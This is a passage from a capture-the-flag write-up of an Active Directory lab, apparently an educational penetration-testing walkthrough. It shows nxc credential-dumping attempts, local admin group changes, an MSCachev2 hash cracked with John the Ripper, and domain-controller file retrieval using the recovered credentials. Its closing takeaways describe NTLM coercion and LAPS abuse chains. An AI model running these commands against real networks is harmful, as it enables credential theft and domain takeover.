1
[🔴][Feb 04, 2026 - 06:06:25 (CET)] exegol-htb Lumon # nxc smb 10.1.239.192 -u localadmin -p 'AlienSwayPlotRerunLivedElude' --local-auth --ntds
 However, this method failed due to insufficient privileges or NTDS protection mechanisms.
Privilege Escalation via RDP
Since RDP was available on the INTRANET host, an interactive session was established.
From the RDP session, the mark account was manually added to the local Administrators group using the command line.

Group membership was verified with:

after adding mark successfully on Administrators group we can verify it by typing net user localgroups like this
1
net localgroup Administrators
Cracking Domain Administrator Credentials

The cached MSCachev2 hash for hellye — a separate, higher-privileged account from the initial hellyr foothold, and an admin on DC01 — was extracted using nxc and cracked using John the Ripper.
1
2
3
4
5
6
7
8
9
10
11
12
[🔴][Feb 04, 2026 - 06:25:09 (CET)] exegol-htb Lumon # nano hash.txt
[🔴][Feb 04, 2026 - 06:25:58 (CET)] exegol-htb Lumon # rock_john hash.txt
Warning: detected hash type "mscash2", but the string is also recognized as "HMAC-MD5"
Use the "--format=HMAC-MD5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 128/128 SSE2 4x])
Will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Security&system  (?)
1g 0:00:02:09 DONE (2026-02-04 06:28) 0.007732g/s 16178p/s 16178c/s 16178C/s SexySpice..Scorpio20
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
Retrieving the Final Flag
With Domain Admin access confirmed, the final flag was retrieved directly from the domain controller using SMB.
1
2
3
4
5
[🔴][Feb 04, 2026 - 06:33:47 (CET)] exegol-htb Lumon # nxc smb 10.1.42.32 -u hellye -p 'Security&system' --get-file \\Users\\Administrator\\Desktop\\root.txt root.txt
SMB         10.1.42.32      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:lumons.hacksmarter) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.42.32      445    DC01             [+] lumons.hacksmarter\hellye:Security&system (admin)
SMB         10.1.42.32      445    DC01             [*] Copying "\Users\Administrator\Desktop\root.txt" to "root.txt"
SMB         10.1.42.32      445    DC01             [+] File "\Users\Administrator\Desktop\root.txt" was downloaded to "root.tx

Takeaways
- Writable SMB shares are a reliable way to force outbound NTLM authentication — when Responder alone doesn’t catch anything, a
.library-ms/shortcut-based coercion PoC is worth trying next. - Web apps that let you supply a UNC path for a “browse” or “import” feature are an NTLM capture primitive in disguise — pointing them at your own listener is often enough.
ForceChangePasswordplus LAPS-reader group membership is a two-hop chain: reset a LAPS-admin’s password, then read the local admin credentials it unlocks.- Cached domain credentials (MSCachev2/DCC2) on a machine you control as local admin are worth dumping and cracking — they can belong to a much higher-privileged account than the one that got you there.